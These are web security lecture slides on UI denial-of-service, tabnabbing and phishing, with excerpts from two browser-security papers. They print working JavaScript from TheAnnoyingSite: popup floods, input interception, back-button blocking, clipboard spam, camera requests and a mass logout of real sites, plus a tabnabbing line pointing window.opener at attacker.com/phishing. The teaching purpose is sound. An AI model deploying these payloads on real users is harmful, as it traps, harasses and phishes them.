CS 253: Web Security

Denial-of-service and Phishing

Admin

- My office hours are moved to tomorrow @ 9-11am
- Assignment 1 is due tomorrow @ 5pm

Group activity

1. Take out your laptop
2. Open an alternate browser (one you do not usually use)
3. Visit **TheAnnoyingSite.com** and do not press any buttons!
4. **On the count of three**... hold down the space bar!

What happened?

- With a partner
  - List some things that happened
  - What was the most surprising thing the site was able to do?
  - Why was this action allowed by the browser?

UI Denial-of-service attacks

- **Override browser defaults:** disorient or trap the user on site
- **Scareware:** sites which intimidate the user into buying a product by trapping them on an unwanted site
- **Annoy the user:** harmless fun, can be disruptive, cause users to lose unsaved work

API Level	Restrictions	Examples
Level 0	No restrictions. API can be used immediately and indiscriminately.	DOM, CSS, **`window.move()`**, file download, hide mouse cursor
Level 1	User interaction required. API cannot be used except in response to a “user activation” (e.g. click, keypress).	**`Element.requestFullscreen()`**, **`navigator.vibrate()`**, copy text to clipboard, speech synthesis API, **`window.open()`**
Level 2	User “engagement” required. API cannot be used until user demonstrates high engagement with a website.	Autoplay sound, prompt to install website to homescreen
Level 3	User permission required. API cannot be used until user grants explicit permission.	Camera, microphone, geolocation, USB, MIDI device access

Classic infinite alert loop

```
while (true) {
  window.alert('Hahah, you fell into my trap!')
}
```

Classic infinite alert loop

```
const messages = [
  'Hi there!',
  'Welcome to my awesome website',
  'I am glad that you made it here',
  'While I have you trapped here, listen up!',
  'Once upon a time...',
  ...
]

while (true) {
  messages.forEach(message => alert(message))
}
```

Infinite alert loop defenses

- **Goal:** Browsers want to give users a way to break out of infinite alert loops without needing to quit their browser
- **Initial solution:** Browsers added a checkbox on alert modal to stop further alerts
- **Current solution:** Browsers are multiprocess now, so if a tab wants to go into an infinite loop that doesn't prevent the tab's close button from working. Just let the site infinitely loop as long as the user can close the misbehaving tab

Question: what is the most annoying possible site?


- To get an idea of what types of UI denial-of-service attacks are possible, we're going to walk through some of the TheAnnoyingSite's functionality

Open a new window

```
const win = window.open('', '', 'width=100,height=100')
```

Move it around

```
win.moveTo(10, 10)
win.resizeTo(200, 200)
```


Untitled
about:blank

"User initiated" event handler

```
document.addEventListener('click', () => {
  const win = window.open('', '', 'width=100,height=100')
  win.moveTo(10, 10)
  win.resizeTo(200, 200)
})
```

Move the window automatically

```
let i = 0

setInterval(() => {
  win.moveTo(i, i)
  i = (i + 5) % 200
}, 100)
```

Bounce window off the screen edges

```
function moveWindowBounce () {
  let vx = VELOCITY * (Math.random() > 0.5 ? 1 : -1)
  let vy = VELOCITY * (Math.random() > 0.5 ? 1 : -1)

  window.setInterval(() => {
    const x = window.screenX
    const y = window.screenY
    const width = window.outerWidth
    const height = window.outerHeight

    if (x < MARGIN) vx = Math.abs(vx)
    if (x + width > SCREEN_WIDTH - MARGIN) vx = -1 * Math.abs(vx)
    if (y < MARGIN + 20) vy = Math.abs(vy)
    if (y + height > SCREEN_HEIGHT - MARGIN) vy = -1 * Math.abs(vy)

    window.moveBy(vx, vy)
  }, TICK_LENGTH)
}
```

Intercept all user-initiated events

```
function interceptUserInput (onInput) {
  document.body.addEventListener('touchstart', onInput, { passive: false })

  document.body.addEventListener('mousedown', onInput)
  document.body.addEventListener('mouseup', onInput)
  document.body.addEventListener('click', onInput)

  document.body.addEventListener('keydown', onInput)
  document.body.addEventListener('keyup', onInput)
  document.body.addEventListener('keypress', onInput)
}
```

Open child window

```
function openWindow () {
  const { x, y } = getRandomCoords()
  const opts = `width=${WIN_WIDTH},height=${WIN_HEIGHT},left=${x},top=${y}`
  const win = window.open(window.location.pathname, '', opts)

  // New windows may be blocked by the popup blocker
  if (!win) return
  wins.push(win)
}

interceptUserInput(event => {
  event.preventDefault()
  event.stopPropagation()
  openWindow()
})
```

Focus all windows on click

```
function focusWindows () {
  wins.forEach(win => {
    if (!win.closed) win.focus()
  })
}
```

Play random video in the window

```
const VIDEOS = [
  'albundy.mp4', 'badger.mp4', 'cat.mp4', 'hasan.mp4', 'heman.mp4',
  'jozin.mp4', 'nyan.mp4', 'rickroll.mp4', 'space.mp4', 'trolol.mp4'
]

function startVideo () {
  const video = document.createElement('video')

  video.src = getRandomArrayEntry(VIDEOS)
  video.autoplay = true
  video.loop = true
  video.muted = true
  video.style = 'width: 100%; height: 100%;'

  document.body.appendChild(video)
}
```

Show a modal to prevent window close


```
function showModal () {
  window.print()
}
```


Show a modal regularly

```
function startAlertInterval () {
  setInterval(() => {
    showModal()
  }, 30000)
}
```

Confirm page unload

```
function confirmPageUnload () {
  window.addEventListener('beforeunload', event => {
    event.returnValue = true
  })
}
```


Confirm
Are you sure you want to navigate away from this page?
Closing this webpage will replace all your files with cat videos.
Press OK to continue, or Cancel to stay on the current page.
OK
Cancel


Leave site?
Changes you made may not be saved.
Cancel
Leave

Disable the back button


```
function blockBackButton () {
  window.addEventListener('popstate', () => {
    window.history.forward()
  })
}
```

Fill the history with extra entries

```
function fillHistory () {
  for (let i = 1; i < 20; i++) {
    window.history.pushState({}, '', window.location.pathname + '?q=' + i)
  }
  // Set location back to the initial location, so user does not notice
  window.history.pushState({}, '', window.location.pathname)
}
```

Copy spam to clipboard

```
const ART = `
```



```
`

function copySpamToClipboard () {
  const randomArt = ART + '\nCheck out https://theannoyingsite.com'
  navigator.clipboard.writeText(randomArt)
}
```

Register protocol handlers

```
function registerProtocolHandlers () {
  const protocolWhitelist = [
    'bitcoin', 'geo', 'im', 'irc', 'ircs', 'magnet', 'mailto',
    'mms', 'news', 'ircs', 'nntp', 'sip', 'sms', 'smsto', 'ssh',
    'tel', 'urn',  'webcal', 'wtai', 'xmpp'
  ]

  const handlerUrl = window.location.href + '/url=%s'

  protocolWhitelist.forEach(proto => {
    navigator.registerProtocolHandler(proto, handlerUrl, 'The Annoying Site')
  })
}
```

Request camera and mic

```
function requestCameraAndMic () {
  navigator.mediaDevices.enumerateDevices().then(devices => {
    const cameras = devices.filter((device) => device.kind === 'videoinput')
    if (cameras.length === 0) return
    const camera = cameras[cameras.length - 1]

    navigator.mediaDevices.getUserMedia({
      deviceId: camera.deviceId,
      facingMode: ['user', 'environment'],
      audio: true, video: true
    }).then(stream => {
      const track = stream.getVideoTracks()[0]
      const imageCapture = new window.ImageCapture(track)

      imageCapture.getPhotoCapabilities().then(() => {
        // Let there be light!
        track.applyConstraints({ advanced: [{torch: true}] })
      }, () => { /* No torch on this device */ })
    }, () => { /* ignore errors */ })
  })
}
```

Start vibrate interval

```
function startVibrateInterval () {
  setInterval(() => {
    const duration = Math.floor(Math.random() * 600)
    window.navigator.vibrate(duration)
  }, 1000)
}
```

Start a picture-in-picture video

```
function startInvisiblePictureInPictureVideo () {
  const video = document.createElement('video')
  video.src = getRandomArrayEntry(VIDEOS)
  video.autoplay = true
  video.loop = true
  video.muted = true
  video.style = HIDDEN_STYLE

  document.body.appendChild(video)
}

function enablePictureInPicture () {
  const video = document.querySelector('video')
  if (document.pictureInPictureEnabled) {
    video.muted = false
    video.requestPictureInPicture()
  }
}
```


Hide the cursor

```
function hideCursor () {
  document.querySelector('html').style = 'cursor: none;'
}
```

Trigger a file download

```
const FILE_DOWNLOADS = [
  'cat-blue-eyes.jpg', 'cat-ceiling.jpg', 'cat-crosseyes.jpg',
  'cat-cute.jpg', 'cat-hover.jpg', 'cat-marshmellows.jpg',
  'cat-small-face.jpg', 'cat-smirk.jpg'
]

function triggerFileDownload () {
  const fileName = getRandomArrayEntry(FILE_DOWNLOADS)
  const a = document.createElement('a')
  a.href = fileName
  a.download = fileName
  a.click()
}
```


VideoLAN
ORGANIZATION
VideoLAN
VLC
Projects
Contribute
Support
os6.org
VideoLAN, a project and a non-profit organization.
Downloading VLC 3.0.16 for macOS
Thanks! Your download will start in few seconds...
If not, click here. Display checksum.
WHY DONATE?
VideoLAN is a non-profit organization.
All our costs are met by donations we receive from our users. If you enjoy using a VideoLAN product, please donate to support us.
DONATE
PayPal
4.00
donate
$ 5.00
donate

Fullscreen browser

```
function requestFullscreen () {
  const requestFullscreen = Element.prototype.requestFullscreen ||
    Element.prototype.webkitRequestFullscreen ||
    Element.prototype.mozRequestFullScreen ||
    Element.prototype.msRequestFullscreen

  requestFullscreen.call(document.body)
}
```

Log user out of popular sites (part 1)

```
const LOGOUT_SITES = {
  'AOL': ['GET', 'https://my.screenname.aol.com/_cqr/logout/mcLogout.psp?sitedomain=startpage.aol.com&authLev=0&lang=en&locale=us'],
  'AOL 2': ['GET', 'https://api.screenname.aol.com/auth/logout?state=snslogout&r=' + Math.random()],
  'Amazon': ['GET', 'https://www.amazon.com/gp/flex/sign-out.html?action=sign-out'],
  'Blogger': ['GET', 'https://www.blogger.com/logout.g'],
  'Delicious': ['GET', 'https://www.delicious.com/logout'], // works!
  'DeviantART': ['POST', 'https://www.deviantart.com/users/logout'],
  'DreamHost': ['GET', 'https://panel.dreamhost.com/index.cgi?Nscmd=Nlogout'],
  'Dropbox': ['GET', 'https://www.dropbox.com/logout'],
  'eBay': ['GET', 'https://signin.ebay.com/ws/eBayISAPI.dll?SignIn'],
  'Gandi': ['GET', 'https://www.gandi.net/login/out'],
  'GitHub': ['GET', 'https://github.com/logout'],
  'GMail': ['GET', 'https://mail.google.com/mail/?logout'],
  'Google': ['GET', 'https://www.google.com/accounts/Logout'], // works!
  'Hulu': ['GET', 'https://secure.hulu.com/logout'],
  'Instapaper': ['GET', 'https://www.instapaper.com/user/logout'],
  'Linode': ['GET', 'https://manager.linode.com/session/logout'],
  'LiveJournal': ['POST', 'https://www.livejournal.com/logout.bml', {'action:killall': '1'}],
  'MySpace': ['GET', 'https://www.myspace.com/index.cfm?fuseaction=signout'],
  ...
}
```

Log user out of popular sites (part 2)

```
function superLogout () {
  for (let name in LOGOUT_SITES) {
    const method = LOGOUT_SITES[name][0]
    const url = LOGOUT_SITES[name][1]
    const params = LOGOUT_SITES[name][2] || {}

    if (method === 'GET') {
      get(url)
    } else {
      post(url, params)
    }

    const div = document.createElement('div')
    div.innerText = `Logging you out from ${name}...`

    const logoutMessages = document.querySelector('.logout-messages')
    logoutMessages.appendChild(div)
  }
}
```

Credit: SuperLogout.com

Do embarrassing searches (part 1)

```
const SEARCHES = [
  'where should i bury the body',
  'why does my eye twitch',
  'why is my poop green',
  'why do i feel so empty',
  'why do i always feel hungry',
  'why do i always have diarrhea',
  'why does my anus itch',
  'why does my belly button smell',
  'why does my cat attack me',
  'why does my dog eat poop',
  'why does my fart smell so bad',
  'why does my mom hate me',
  'why does my pee smell bad',
  'why does my poop float',
  'proof that the earth is flat'
]
```

Do embarrassing searches (part 2)

```
function setupSearchWindow (win) {
  if (!win) return
  win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[0])
  let searchIndex = 1
  let interval = setInterval(() => {
    if (searchIndex >= SEARCHES.length) {
      clearInterval(interval)
      win.window.location = window.location.pathname
      return
    }

    if (win.closed) {
      clearInterval(interval)
      onCloseWindow(win)
      return
    }

    win.window.location = window.location.pathname
    setTimeout(() => {
      const { x, y } = getRandomCoords()
      win.moveTo(x, y)
      win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[searchIndex])
      searchIndex += 1
    }, 500)
  }, 2500)
}
```

Tabnabbing (part 1)

If, **social.example.com** links to **attacker.com**

```
<a href='https://attacker.com' target='_blank'>External Website</a>
```

Then, **attacker.com** gets a reference to the **social.example.com** window

```
window.opener
```

Tabnabbing (part 2)

```
function attemptToTakeoverOpenerWindow () {
  window.opener.location = 'http://attacker.com/phishing'
}
```

Submit to EvidenceFillerSpooky - Mozilla Firefox

Phishing Server

File Edit View History Bookmarks Tools Help

Submit to EvidenceFiller

https://www.reddit.com/r/EvidenceFillerSpooky/submit

120%

reddit Create Post Search r/EvidenceFillerSpooky RedTeamPentesting 5 karma

Create a post

DRAFTS 0

r/EvidenceFillerSpooky

Post Image Link

Check out my blog!

Url

+ OC + SPOILER + NSFW FLAIR SAVE DRAFT POST

Send me post reply notifications

Connect accounts to share your post

r/EvidenceFillerSpooky

0 Members 1 Online

Private

x

JOIN

COMMUNITY OPTIONS

Posting to Reddit

1. Remember the human
2. Behave like you would in real life
3. Look for the original source of content
4. Search for duplicates before posting
5. Read the community's rules

Please be mindful of reddit's content policy and practice good reddiquette.

About Careers Press Advertise Blog Help The Reddit App Reddit Coins Reddit Premium

Tabnabbing defenses

- Add `rel='noopener'` to all links with `target='_blank'` to prevent this attack
  - The opened site's `window.opener` will be `null`
  - As of 2021, all browsers treat `target="_blank"` as implying `rel="noopener"`
- New HTTP header: `Cross-Origin-Opener-Policy: same-origin`
  - Browsers will use a separate OS process to load the site
  - Prevent cross-window attacks (`window.opener`, usage of `postMessage`) and process side-channel attacks by severing references to other browsing contexts

Extra credit opportunity

- If you think of additional annoying features to add, send a pull request!
  - **https://github.com/feross/theannoyingsite.com**
  - Accepted pull requests earn a few points of extra credit
- I'll share the best submissions with the class

What should a web browser be?

- Simple document viewer or powerful app platform?
  - There's a inherent tension between the two goals
  - Need to give developers powerful features without letting the bad ones be user-hostile (i.e. fingerprinting, phishing)

Most Websites Don't Need to Vibrate: A Cost–Benefit Approach to Improving Browser Security

Peter Snyder
University Of Illinois at Chicago
psnyde2@uic.edu

Cynthia Taylor
University Of Illinois at Chicago
cynthiat@uic.edu

Chris Kanich
University Of Illinois at Chicago
ckanich@uic.edu

ABSTRACT

Modern web browsers have accrued an incredibly broad set of features since being invented for hypermedia dissemination in 1990. Many of these features benefit users by enabling new types of web applications. However, some features also bring risk to users' privacy and security, whether through implementation error, unexpected composition, or unintended use. Currently there is no general methodology for weighing these costs and benefits. Restricting access to only the features which are necessary for delivering desired functionality on a given website would allow users to enforce the principle of lease privilege on use of the myriad APIs present in the modern web browser.

However, security benefits gained by increasing restrictions must be balanced against the risk of breaking existing websites. This work addresses this problem with a methodology for weighing the costs and benefits of giving websites default access to each browser feature. We model the benefit as the number of websites that require the feature for some user-visible benefit, and the cost as the number of CVEs, lines of code, and academic attacks related to the functionality. We then apply this methodology to 74 Web API standards implemented in modern browsers. We find that allowing websites default access to large parts of the Web API poses significant security and privacy risks, with little corresponding

Firefox OS, have expanded the Web API tremendously. Modern browsers have, for example, gained the ability to detect changes in ambient light levels [58], perform complex audio synthesis [14], enforce digital rights management systems [25], cause vibrations in enabled devices [36], and create peer to peer networks [11].

While the web has picked up new capabilities, the security model underlying the Web API has remained largely unchanged. All websites have access to nearly all browser capabilities. Unintended information leaks caused by these capabilities have been leveraged by attackers in several ways: for instance, *WebGL* and *Canvas* allowed Cao et al. to construct resilient cross-browser fingerprints [21], and Gras et al. were able to defeat ASLR in the browser [30] using the *Web Workers* and *High Resolution Timing* APIs.[1] One purported benefit of deploying applications via JavaScript in the browser is that the runtime is sandboxed, so that websites can execute any code it likes, even if the user had never visited that site before. The above attacks, and many more, have subverted that assumption to great effect.

These attacks notwithstanding, allowing websites to quickly provide new experiences is a killer feature that enables rapid delivery of innovative new applications. Even though some sites take advantage of these capabilities to deliver novel applications, a large portion of the web still provides its primary value through rich me-

Most Websites Don't Need to Vibrate (2017)

- Cost-benefit analysis of web features
  - **Benefit:** number of websites that require the feature for some user-visible benefit
  - **Cost:** number of CVEs (implementation errors), lines of code, unexpected composition, unintended use, known attacks

Alice in Warningland: A Large-Scale Field Study of Browser Security Warning Effectiveness

Devdatta Akhawe
*University of California, Berkeley**
devdatta@cs.berkeley.edu

Adrienne Porter Felt
Google, Inc.
felt@google.com

Abstract

We empirically assess whether browser security warnings are as ineffective as suggested by popular opinion and previous literature. We used Mozilla Firefox and Google Chrome's in-browser telemetry to observe over 25 million warning impressions *in situ*. During our field study, users continued through a tenth of Mozilla Firefox's malware and phishing warnings, a quarter of Google Chrome's malware and phishing warnings, and a third of Mozilla Firefox's SSL warnings. This demonstrates that security warnings can be effective in practice; security experts and system architects should not dismiss the goal of communicating security information to end users. We also find that user behavior varies across warnings. In contrast to the other warnings, users continued through 70.2% of Google Chrome's SSL warnings. This indicates that the user experience of a warning can have a significant impact on user behavior. Based on our findings, we make

The security community's perception of the "oblivious" user evolved from the results of a number of laboratory studies on browser security indicators [5, 11, 13, 15, 27, 31, 35]. However, these studies are not necessarily representative of the current state of browser warnings in 2013. Most of the studies evaluated warnings that have since been deprecated or significantly modified, often in response to criticisms in the aforementioned studies. Our goal is to investigate whether modern browser security warnings protect users in practice.

We performed a large-scale field study of user decisions after seeing browser security warnings. Our study encompassed 25,405,944 warning impressions in Google Chrome and Mozilla Firefox in May and June 2013. We collected the data using the browsers' telemetry frameworks, which are a mechanism for browser vendors to collect pseudonymous data from end users. Telemetry allowed us to unobtrusively measure user behavior during

Alice in Warningland (2013)

- **Question:** Are security warnings effective?
- **Answer:** "Users clicked through fewer than a quarter of both browser's malware and phishing warnings and a third of Mozilla Firefox's SSL warnings. We also find clickthrough rates as high as 70.2% for Google Chrome SSL warnings, indicating that the user experience of a warning can have a tremendous impact on user behavior"
- **Question:** Do advanced users click through phishing warnings at higher or lower rates?
- **Answer:** "In several cases, Linux users and early adopters click through malware and phishing warnings at higher rates"

